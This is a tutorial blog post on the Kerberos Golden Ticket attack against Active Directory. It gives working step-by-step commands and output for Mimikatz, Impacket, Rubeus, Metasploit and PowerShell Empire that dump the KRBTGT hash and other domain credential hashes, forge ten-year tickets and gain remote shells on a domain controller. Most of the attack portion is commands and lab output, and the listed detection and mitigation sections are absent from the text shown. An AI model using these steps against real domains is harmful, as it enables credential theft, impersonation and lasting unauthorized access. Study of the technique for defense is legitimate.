# **Domain Persistence: Golden Ticket Attack**



hackingarticles.in/domain-persistence-golden-ticket-attack

Raj April 24, 2020

Golden Ticket attack is a famous technique of impersonating users on an AD domain by abusing Kerberos authentication. As we all know Windows two famous authentications are NTLM and Kerberos in this article you will learn why this is known as persistence and how an attacker can exploit the weakness of AD.


#### **Table of Content**

- AD Default Local Account
- Kerberos Authentication Process
- Forging Kerberos Tickets
- Golden Ticket Attack
- Golden Ticket Attack Walkthrough
  - Mimikatz
  - Impacket
  - Rubeus.exe
  - Metasploit
  - Empire
- Hunting Event log Golden ticket
- Mitigation

## **AD Default Local Account**

Default local accounts are built-in accounts that are created automatically when a Windows Server domain controller is installed, and the domain is created. These default local accounts have counterparts in Active Directory

The default local accounts in the Users container include: Administrator, Guest, and KRBTGT. The HelpAssistant account is installed when a Remote Assistance session is established. The following sections describe the default local accounts and their use in Active Directory.




AD Default Local	SID   RID	Breif Discription
Administrator	S-1-5- <domain>-500</domain>	<ul> <li>Used on all computers and devices in all versions of the Windows operating system.</li> <li>Used by the system administrator for tasks that require administrative credentials.</li> <li>Cannot be deleted or locked out, but can be renamed or disabled.</li> <li>When Active Directory is installed on the first domain controller in the domain, the Administrator account is created for Active Directory.</li> </ul>
Guest	S-1-5- <domain>-501</domain>	<ul> <li>It has limited access to the computer and is disabled by default.</li> <li>Cannot be deleted or disabled, and the account name cannot be changed.</li> <li>By default, the Guest account password is left blank.</li> <li>It can be enabled, and the password can be set up if needed, but only by a member of the Administrator group on the domain.</li> </ul>
HelpAssistant	S-1-5- <domain>-13 (Terminal Server User) S-1-5-<domain>-14 (Remote Interactive Logon)</domain></domain>	<ul> <li>It is enabled when a Remote Assistance session is run.</li> <li>This account is automatically disabled when no Remote Assistance requests are pending.</li> <li>It installed with a Remote Assistance session</li> <li>Managed by the Remote Desktop Help Session Manager service.</li> </ul>
KRBTGT	S-1-5- <domain>-502</domain>	<ul> <li>It acts as a service account for the Key Distribution Center (KDC) service.</li> <li>Cannot be deleted, and the account name cannot be changed.</li> <li>The KRBTGT account is the entity for the KRBTGT security principal, and it is created automatically when a new domain is created.</li> <li>Windows Server Kerberos authentication is achieved by the use of a special Kerberos ticket-granting ticket (TGT) enciphered with a symmetric key. This key is derived from the password of the server or service to which access is requested.</li> <li>The TGT password of the KRBTGT account is known only by the Kerberos service.</li> </ul>

#### **Kerberos Authentication Process**

In the Active Directory domain, every domain controller runs a KDC (Kerberos Distribution Center) service that processes all requests for tickets to Kerberos. For Kerberos tickets, AD uses the KRBTGT account in the AD domain. KRBTGT is also the security principal name used by the KDC for a Windows Server domain

- Legitimate User: Begins the communication for a service request.
- Application Server: The server with the service the user wants to access.
- Key Distribution Center (KDC): KBRTGT account acts as a service account for the Key Distribution Center (KDC) and separated into three parts: Database (db), Authentication Server (AS) and Ticket Granting Server (TGS).
- Authentication Server (AS): Verify client authentication. If the logged user is authenticated successfully the AS issues a ticket called TGT.
- Ticket Granting Ticket (TGT): confirms to other servers that user has been authenticated.
- **Ticket Granting Server (TGS):** User request for TGS from the KDC that will be used to access the service of the application server.



# Forging Kerberos Tickets

Forging Kerberos tickets depends on the password hash available to the attacker

- Golden Tickets requires the KRBTGT password hash.
- Silver ticket requires the Service Account (either the computer account or user account) password hash.

#### **Golden Ticket Attack**


Golden Tickets are forged Ticket-Granting Tickets (TGTs), also called authentication tickets, As shown in the following image, attacker escape the 1<sup>st</sup> & 2<sup>nd</sup> Stage and initialise communication with KCD from 3<sup>rd</sup> stage. Since a Golden Ticket is a forged TGT, it is sent to the Domain Controller as part of the TGS-REQ to get a service ticket.

The TGT is used mainly to inform KDC's domain controller that another domain controller has authenticated the users. The reality is that the TGT has the hash KRBTGT password encrypted and any KDC service inside the domain may decrypt to proves it is valid.

### The requirements for forging TGT:

- Domain Name
- SID

- Domain KRBTGT Account NTLM password hash
- Impersonate user



If an intruder has access to an Active Directory forest/domain administrator/local administrator account, he/she can exploit Kerberos tickets for identity theft. A golden ticket attack is something that he/ he creates a ticket created by Kerberos that is valid for 10 years. However, if any other user has changed its password, the attacker may use the KRBTGT account to stay on the network. The attacker may also create accessible user/computer/service tickets from Kerberos for a non-existent Active Directory account.

# Golden Ticket Attack Walkthrough

As we know, there is some basic requirement create a forge TGT i.e extract the "domain Name, SID, krbtgt Hash", Once an attacker has admin access to a Domain Controller, the KRBTGT account password hashes can be extracted using Mimikatz.

privilege::debug

lsadump::lsa /inject /name:krbtgt

• Domain :ignite.local

• **sid**: S-1-5-21-3523557010-2506964455-2614950430

krbtgt Hash: f3bc61e97fb14d18c42bcbf6c3a9055f

• Impersonate User: Pavan (In My case)

```
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # lsadump::lsa/inject/name:krbtgt 🥧
Domain : IGNITE / S-1-5-21-3523557010-2506964455-2614950430
RID : 000001f6 (502)
User : krbtgt
 * Primary
   NTLM : f3bc61e97fb14d18c42bcbf6c3a9055f
   LM
 Hash NTLM: f3bc61e97fb14d18c42bcbf6c3a9055f
   ntlm- 0: f3bc61e97fb14d18c42bcbf6c3a9055f
   lm - 0: 439bd1133f2966dcdf57d6604539dc54
 * WDigest
   01 5ad419545aa93ba29c7eb0bcfd93bc22
      bd6c561fba563f9d17a5078e3e8e088c
       a3017635d019b90fb983e2b10cbd964c
       5ad419545aa93ba29c7eb0bcfd93bc22
       bd6c561fba563f9d17a5078e3e8e088c
   06 061b32249c442328eb7c416f304ff5b0
      5ad419545aa93ba29c7eb0bcfd93bc22
   07
   08 dc3432178d2e226926a806f77b0efd69
      dc3432178d2e226926a806f77b0efd69
   10 cb0503f59351b0853d5f31273342d153
       287ceb27e3b08f28e1509d7e4c860b37
   11
      dc3432178d2e226926a806f77b0efd69
   12
      7a0b5d69488ccbcf58508e987f30eb41
   13
   14 287ceb27e3b08f28e1509d7e4c860b37
   15 077393e6b7e01f204b85e100677c704a
   16 077393e6b7e01f204b85e100677c704a
       24257aa9d9fb99f9ec12e0cad343eff2
   17
   18
      86ba431a0ed384419927b9bee1b374d0
       c029313fcc31b4902e8233280cc92671
   20
       06a3c5a7fad0db29e2d3c9d3644d8eea
   21 5e0f5923c6fa5536b70d4463731a94db
   22 5e0f5923c6fa5536b70d4463731a94db
      b8e951ea27de3a129387a1b62076d9e4
      b7b6f9b9bbc8d875f112d8ca527d7c98
      b7b6f9b9bbc8d875f112d8ca527d7c98
   25
       e3023df0575e042f541ed54420904329
       e56d1d3d304f0f043f68c6cf591e4680
   28 4ac57542254edbdda1d25f0861a6fbfb
   29 b93fddf61e650c4901399b09be498739
 * Kerberos
   Default Salt : IGNITE.LOCALkrbtgt
   Credentials
```

Even though I have access to domain controller then also I cannot connect to the Application server using PsExce.exe as shown in the below image, now let us try this again, using forge TGT using Multiple Methods.

```
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\yashika>whoami
ignite\yashika \cd Desktop

C:\Users\yashika\cd Desktop>PsExec64.exe \\ignite.local cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access ignite.local:
Access is denied. \cdot

C:\Users\yashika\Desktop>

C:\Users\yashika\Desktop>
```

### Mimikatz: Pass the Ticket

Mimikatz is available for Kerberos attack, it allows to create the forged ticket and simultaneously pass the TGT to KDC service to Get TSG and you will able to connect to Domain Server. This can be done by running both commands on cmd as administrator.

```
kerberos::golden /user:pavan /domain:ignite.local /sid:S-1-5-21-3523557010-
2506964455-2614950430 /krbtgt:f3bc61e97fb14d18c42bcbf6c3a9055f /id:500 /ptt
misc::cmd
```

Above command will generate the ticket for impersonating user with RID 500.

As soon as you will run above commands you (attacker) will get a new cmd prompt which will allow to connect with domain server using PsExec.exe as shown in the below image.

```
PsExec64.exe \\192.168.1.105 cmd.exe ipconfig
```

```
C:\Users\yashika\Desktop>PsExec64.exe \\192.168.1.105 cmd.exe
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
  Connection-specific DNS Suffix .:
  IPv4 Address. . . . . . . . . : 192.168.1.105
  Default Gateway . . . . . . . : 192.168.1.1
Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:
  Media State . . . . . . . . . . . . . Media disconnected
  Connection-specific DNS Suffix
Tunnel adapter Local Area Connection* 3:
                            . . . : Media disconnected
  Media State . . . . . . .
  Connection-specific DNS Suffix .:
C:\Windows\system32>
```

### Mimikatz: Generate the ticket

If you do not want to pass the ticket but want to create the forged ticket that you can use later because the TGT is valid for 10 years, you can execute below the command that generates the ticket in the form of the ticket.kirbi file.

kerberos::golden /user:pavan /domain:ignite.local /sid:S-1-5-21-3523557010-2506964455-2614950430 /krbtgt:f3bc61e97fb14d18c42bcbf6c3a9055f /id:500

Above command will generate the TGT key for impersonating user with RID 500.

So, whenever you want to access the Domain Server service, you can use the ticket.kirbi file. This can be done by executing the following commands:

```
kerberos::ptt ticket.kirbi
misc::cmd
```

```
mimikatz # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK

mimikatz # misc::cmd

Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF6AB6D4310

mimikatz #
```

And then repeat the above steps to access the service.

```
PsExec64.exe \\192.168.1.105 cmd.exe ipconfig
```

```
C:\Users\yashika\Desktop>PsExec64.exe \\192.168.1.105 cmd.exe
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
  Connection-specific DNS Suffix .:
  IPv4 Address. . . . . . . . . : 192.168.1.105
  Default Gateway . . . . . . . : 192.168.1.1
Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:
  Media State . . . . . . . . . : Media disconnected
  Connection-specific DNS Suffix .:
Tunnel adapter Local Area Connection* 3:
                            . . . : Media disconnected
  Media State . . . . . . .
  Connection-specific DNS Suffix .:
C:\Windows\svstem32>
```

## **Impacket**

Similarly, you can use <u>impacket</u> tool to get prerequisite for generating Forge Kerberos ticket, thus repeat the same step using the following command:

```
python lookupsid.py ignite/Administrator:Ignite@987@192.168.1.105
```

Here, we have used for **lookupid** python script to enumerate the Domain SID.

```
Impacket v0.9.22.dev1+20200416.91838.62162e0a - Copyright 2020 SecureAuth Corporation

[*] Brute forcing SIDs at 192.168.1.105
[*] StringBinding ncacn_np:192.168.1.105[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3523557010-2506964455-2614950430

498: IGNITE\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: IGNITE\Administrator (SidTypeUser)
501: IGNITE\Guest (SidTypeUser)
502: IGNITE\krbtgt (SidTypeUser)
503: IGNITE\Domain Admins (SidTypeGroup)
513: IGNITE\Domain Users (SidTypeGroup)
514: IGNITE\Domain Guests (SidTypeGroup)
515: IGNITE\Domain Computers (SidTypeGroup)
516: IGNITE\Domain Controllers (SidTypeGroup)
517: IGNITE\Cert Publishers (SidTypeGroup)
519: IGNITE\Schema Admins (SidTypeGroup)
519: IGNITE\Enterprise Admins (SidTypeGroup)
520: IGNITE\Enterprise Admins (SidTypeGroup)
521: IGNITE\Group Policy Creator Owners (SidTypeGroup)
521: IGNITE\Group Policy Creator Owners (SidTypeGroup)
521: IGNITE\Read-only Domain Controllers (SidTypeGroup)
```

After then, used **secretsdump.py** the python script for extracting Krbtgt hash & domain name with the help of the following command:

python secretsdump.py administrator:Ignite@987@192.168.1.105 -outputfile krb -user-status

```
:-/impacket/examples# python secretsdump.py administrator:Ignite@987@192.168.1.105 -outputfile krb
 -user-status
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation
[*] Target system bootKey: 0xe7aeb5e2a9fdbe1f85744f4bb2300b1c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
IGNITE\WIN-S0V7KMTVLD2$:aes256-cts-hmac-sha1-96:4a9fc94a8b91a4c57b2fe9e6d20ff8e0c0c3c3b1e4e760d7b1a0b07baa0
b1f51
IGNITE\WIN-S0V7KMTVLD2$:aes128-cts-hmac-sha1-96:43977a9c3d9649811d78dfd1ec21896f
IGNITE\WIN-S0V7KMTVLD2$:des-cbc-md5:dc5479eaf22f8068
IGNITE\WIN-S0V7KMTVLD2$:aad3b435b51404eeaad3b435b51404ee:6eb72d9582436dfd0ba7d3e82ed542dd:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0×d322c71ab942ebe2d30d36e4a74054803f703feb
dpapi_userkey:0×ca6e97e65eacb41d0ee9b6989bc0caf2fb7831a2
[*] NL$KM
 0000 39 26 62 E6 FF 7A 57 FE 29 28 A3 D7 A0 65 7F 9C
                                                                    98b..zW.)(...e..
0010 5C CB 45 8D 03 57 D3 76 7D 7E 58 AF 86 90 A5 FF
0020 24 03 F5 2F 39 77 EB D3 C2 A2 01 76 85 D2 E6 49
0030 10 F8 28 40 99 53 5F 06 F8 36 C1 4A 48 43 4B 00
                                                                    \.E..W.v}~X.....
$../9w....v...I
                                                                    ..(a.s_..6.JHCK.
NL$KM:392662e6ff7a57fe2928a3d7a0657f9c5ccb458d0357d3767d7e58af8690a5ff2403f52f3977ebd3c2a2017685d2e64910f82
84099535f06f836c14a48434b00
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
ignite.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38::: (status
=Enabled)
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: (status=Disabled)
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f3bc61e97fb14d18c42bcbf6c3a9055f::: (status=Disabled)
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: (status=Disabled)
ignite.local\uashika:1601:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03::: (status=Enab
ignite.local\geet:1602:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03::: (status=Enabled
ignite.local\aarti:1603:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03::: (status=Enable
ignite.local\$PI1000-3MFD4LDN1VTV:1625:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
 (status=Disabled)
ignite.local\SM_195ac04be8c140048:1626:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
 (status=Disabled)
ignite.local\SM_4c397e3a678c4b169:1627:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
 (status=Disabled)
ignite.local\SM_20db1747e41e4819a:1628:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
 (status=Disabled)
ignite.local\SM_8fbff1f05b7c418da:1629:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Use **ticketer.py** script that will create TGT/TGS tickets from scratch or based on a template (legally requested from the KDC) allowing you to customize some of the parameters set inside the PAC\_LOGON\_INFO structure, in particular the groups, extrasids, etc. Tickets duration is fixed to 10 years from now.

```
python ticketer.py -nthash f3bc61e97fb14d18c42bcbf6c3a9055f -domain-sid S-1-5-21-3523557010-2506964455-2614950430 -domain ignite.local raj export KRB5CCNAME=/root/Tools/impacket/examples/raj.ccache
```

Use **ticket\_converter.py** script which will convert kirbi files into ccache file used by impacket.

python ticketConverter.py /root/impacket/examples/raj.ccache ticket.kirbi

Again, whenever you want to access the Domain server service you can use the **ticket.kirbi** file. And this can be done by executing the following commands as done in the above sections:

```
kerberos::ptt ticket.kirbi
misc::cmd
```

```
mimikatz # kerberos::ptt ticket.kirbi —

* File: 'ticket.kirbi': OK

mimikatz # misc::cmd —

Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF6AB6D4310

mimikatz #
```

And then repeat the above step to access the service.

```
PsExec64.exe \\192.168.1.105 cmd.exe ipconfig
```

```
C:\Users\yashika\Desktop>PsExec64.exe \\ignite.local cmd.exe 🚄
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>ipconfig 🕧
Windows IP Configuration
Ethernet adapter Ethernet0:
  Connection-specific DNS Suffix .:
  IPv4 Address. . . . . . . . . . . . . . . 192.168.1.105
  Subnet Mask . . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . : 192.168.1.1
Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:
  Media State . . . . . . . . . . . . . . Media disconnected
  Connection-specific DNS Suffix .:
Tunnel adapter Local Area Connection* 3:
  Media State . . . . . . . . : Media disconnected
  Connection-specific DNS Suffix .:
C:\Windows\system32>
```

### Pass The Ticket with Rubeus.exe

Similarly, you can use Rubeus.exe which is an alternative option to pass the ticket, Rubeus is a C# toolset for raw Kerberos interaction and abuses. It is heavily adapted from Benjamin Delpy's Kekeo project (CC BY-NC-SA 4.0 license) and Vincent LE TOUX's MakeMeEnterpriseAdmin project (GPL v3.0 license). Full credit goes to Benjamin and Vincent for working out the hard components of weaponization.

You can download it from here: <a href="https://github.com/r3motecontrol/Ghostpack-compiledBinaries/blob/master/Rubeus.exe">https://github.com/r3motecontrol/Ghostpack-compiledBinaries/blob/master/Rubeus.exe</a>

```
Rubeus.exe ptt /ticket:ticket.kirbi
PsExec64.exe \\192.168.1.105 cmd.exe
ipconfig
```

Now run the use psexec64.exe on the same terminal to connect with the application server.

```
C:\Users\yashika\Desktop>Rubeus.exe ptt /ticket:ticket.kirbi 🛹
 v1.5.0
*] Action: Import Ticket
[+] Ticket successfully imported!
C:\Users\yashika\Desktop>PsExec64.exe \\192.168.1.105 cmd.exe 🛹
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
  Connection-specific DNS Suffix .:
  IPv4 Address. . . . . . . . . : 192.168.1.105
  Subnet Mask . . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . : 192.168.1.1
Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:
  Media State . . . . . . . . : Media disconnected
  Connection-specific DNS Suffix
Tunnel adapter Local Area Connection* 3:
  Media State . . . . . . . . : Media disconnected
  Connection-specific DNS Suffix .:
```

## Metasploit: Kiwi

The TGT/TGS can be generated remotely using Metasploit, for you need to compromise victim's machine who is a member of AD and then follow the below steps. Use kiwi to enumerate krbtgt hash & SID of the domain controller.

```
load kiwi
dcsync_ntlm krbtgt
```

```
meterpreter > load kiwi
Loading extension kiwi...
  .####. mimikatz 2.2.0 20191125 (x64/windows)
( vincent.letoux@gmail.com )
  '#####'
               > http://pingcastle.com / http://mysmartlogon.com ***/
Success.
meterpreter > dcsync_ntlm krbtgt
[+] Account : krhtgt
[+] NTLM Hash : f3bc61e97fb14d18c42bcbf6c3a9055f
[+] LM Hash : 439bd1133f2966dcdf57d6604539dc54
[+] SID
           : S-1-5-21-3523557010-2506964455-2614950430-502
[+] RID
            : 502
```

Collect the domain name and other required details of the network using the following command:

```
shell
ipconfig /all
```

```
C:\Windows\system32>ipconfig /all
ipconfig /all
Windows IP Configuration
  Host Name . . . . . . . . : DESKTOP-RGP209L
Primary Dns Suffix . . . . : ignite.local
Node Type . . . . : Hybrid
IP Routing Enabled . . . : No
WINS Proxy Enabled . . . : No
   DNS Suffix Search List. . . . . : ignite.local
Ethernet adapter Ethernet0:
   Connection-specific DNS Suffix .:
   Description . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . : 00-0C-29-54-91-59
   DHCP Enabled. . . . . . . . . . . . No
   Autoconfiguration Enabled . . . : Yes
IPv4 Address. . . . . . . . : 192.168.1.106(Preferred)
Subnet Mask . . . . . . . . : 255.255.255.0
   NetBIOS over Tcpip. . . . . . : Enabled
Ethernet adapter Bluetooth Network Connection:
   Media State . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix .:
   Description . . . . . . . . . . Bluetooth Device (Personal Area Network)
   Physical Address. . . . . . . : 00-1B-10-00-2A-EC
   DHCP Enabled. . . . . . . . : Yes Autoconfiguration Enabled . . . . : Yes
C:\Windows\system32>nbtstat -a 192.168.1.105 -
nbtstat -a 192.168.1.105
Ethernet0:
Node IpAddress: [192.168.1.106] Scope Id: []
            NetBIOS Remote Machine Name Table
       Name
                             Type
                                           Status
                                     Registered
Registered
Registered
    TGNTTF <00> GROUP
WIN-S0V7KMTVLD2<00> UNIQUE
TGNTTE <1C> GROUP
    WIN-S0V7KMTVLD2<20> UNIQUE
                                         Registered
    IGNITE
                    <1B> UNIQUE
                                         Registered
    MAC Address = 00-0C-29-1F-07-D8
```

Now, use above enumerated information to generate Ticket use module:golden\_ticket\_create, it will store the ticket.kirbi on the desktop of my local machine.

golden\_ticket\_create -d ignite.local -u pavan -s S-1-5-21-3523557010-2506964455-2614950430 -k f3bc61e97fb14d18c42bcbf6c3a9055f -t /root/Desktop/ticket.kirbi

```
meterpreter > golden_ticket_create -d ignite.local -u pavan -s S-1-5-21-3523557010-2506964455-2614950430 -k f3bc61e97fb14d18c42bcbf6c3a9055f -t /root/Desktop/raj.kirbi
[a] Golden Kerberos ticket user virten to /root/Desktop/raj.kirbi
meterpreter > kerberos ticket user yroot/Desktop/raj.kirbi
[a] Using Kerberos ticket user papied successfully.

meterpreter > shell
Process 2564 created.
Channel 1 created.
Microsoft Windows (Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\WIN-S0Y7KMTVLD2.ignite.local\c$

volume in drive \\WIN-S0Y7KMTVLD2.ignite.local\c$

4/20/2020 04:49 AM OIR>
Directory of \\WIN-S0Y7KMTVLD2.ignite.local\c$

04/20/2020 04:49 AM OIR>
Program Files
04/15/2020 05:32 AM OIR>
Program Files
04/20/2020 07:44 AM OIR>
Windows\system32>

C:\Windows\system32>

C:\Windows\system32>

C:\Windows\system32>

C:\Windows\system32>

C:\Windows\system32>

C:\Windows\system32>
```

## Metasploit: Mimikatz Powershell Script

Similarly, you can use Powershell Script of Mimikatz to generate Ticket remotely for injecting in an application server or to store in form of kirbi format for future use. Now upload mimikatz powershell script to generate TGT and for this run given commands.

```
upload /root/powershell/Invoke-Mimikatz.ps1 .
shell
cd C:\Users\yashika\Desktop\
powershell
Set-ExecutionPolicy Unrestricted
Import-Module .\Invoke-Mimikatz.ps1
```

```
meterpreter > upload /root/powershell/Invoke-Mimikatz.ps1 .
[*] uploading : /root/powershell/Invoke-Mimikatz.ps1 \rightarrow
[*] uploaded : /root/powershell/Invoke-Mimikatz.ps1 → .\Invoke-Mimikatz.ps1
meterpreter > shell
Process 2548 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Windows\system32>cd C:\Users\yashika\Desktop\
cd C:\Users\yashika\Desktop\
C:\Users\yashika\Desktop>powershell -
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\yashika\Desktop> Set-ExecutionPolicy Unrestricted
Set-ExecutionPolicy Unrestricted
PS C:\Users\yashika\Desktop> Import-Module .\Invoke-Mimikatz.ps1
Import-Module .\Invoke-Mimikatz.ps1
```

When you have all required information then generate forge Ticket with the help of the following command.

```
\label{local-sid} Invoke-Mimikatz - Command '"kerberos::golden /user:pavan /domain:ignite.local /sid:S-1-5-21-3523557010-2506964455-2614950430 /krbtgt:f3bc61e97fb14d18c42bcbf6c3a9055f /id:500 "'
```

Above command will generate the Token for impersonating user with RID 500.

Once the attacker generates forge ticket, he/she can use this ticket in future to access the service of the application server by executing the following commands.

```
Invoke-Mimikatz -Command '"kerberos::purge"'
Invoke-Mimikatz -Command '"kerberos::ptt ticket.kirbi"'
Copy-Item C:/Users/yashika/Desktop/raj.exe -Destination \\WIN-S0V7KMTVLD2.ignite.local\c$
dir \\WIN-S0V7KMTVLD2.ignite.local\c$
```

```
PS C:\Users\yashika\Desktop> Invoke-Mimikatz -Command '"kerberos::purge"' Invoke-Mimikatz -Command '"kerberos::purge"'
( vincent.letoux@gmail.com )
mimikatz(powershell) # kerberos::purge
Ticket(s) purge for current session is OK
PS C:\Users\yashika\Desktop> Invoke-Mimikatz -Command '"kerberos::ptt ticket.kirbi"' Invoke-Mimikatz -Command '"kerberos::ptt ticket.kirbi"'
 ( vincent.letoux@gmail.com )
                   > http://pingcastle.com / http://mysmartlogon.com
mimikatz(powershell) # kerberos::ptt ticket.kirbi
* File: 'ticket.kirbi': OK
PS C:\Users\yashika\Desktop> Copy-Item C:/Users/yashika/Desktop/raj.exe -Destination \\WIN-S0V7KMTVLD2.ignite.local\c$
Copy-Item C:/Users/yashika/Desktop/raj.exe -Destination \\WIN-S0V7KMTVLD2.ignite.local\c$
PS C:\Users\yashika\Desktop> dir \\WIN-S0V7KMTVLD2.ignite.local\c$
dir \\WIN-S0V7KMTVLD2.ignite.local\c$
    Directory: \\WIN-S0V7KMTVLD2.ignite.local\c$
Mode
                       {\tt LastWriteTime}
                                                Length Name
                             4:49 AM
                4/20/2020
                                                        inetpub
                7/16/2016
                             6:23 AM
                                                        PerfLogs
                             5:32 AM
                4/15/2020
                                                        Program Files
d-r---
                             5:30 AM
5:26 AM
7:44 AM
                4/15/2020
                                                        Program Files (x86)
                4/15/2020
4/20/2020
                                                       Users
d-r---
                                                        Windows
                                                  7168 raj.exe
PS C:\Users\yashika\Desktop>
```

Similarly, if you want to inject Ticket at the time it is generated to access the application server within that moment, then you run the below command.

```
Invoke-Mimikatz - Command '"kerberos::golden / user:pavan / domain:ignite.local / sid:S-1-5-21-3523557010-2506964455-2614950430 / krbtgt:f3bc61e97fb14d18c42bcbf6c3a9055f / id:500 / ptt" | dir \\WIN-S0V7KMTVLD2.ignite.local \c$
```

# **Powershell Empire**

When it comes for generating TGT/TGS, the powershell empire is the most dangerous framework, because once you have compromise victim machine who is member of AD, then you can use the following module directly without admin privilege session.

```
usemodule credentials/mimikatz/golden_ticket
set domain <Domain_name>
set sid <SID>
set user pavan
set group
set id 500
set krbtgt_hash <ntlm_hash>
```

This is a dynamic way to generate ticket because this module can be run without having admin privilege session and it will inject the ticket into the current session and the attacker can get direct access of the server.

```
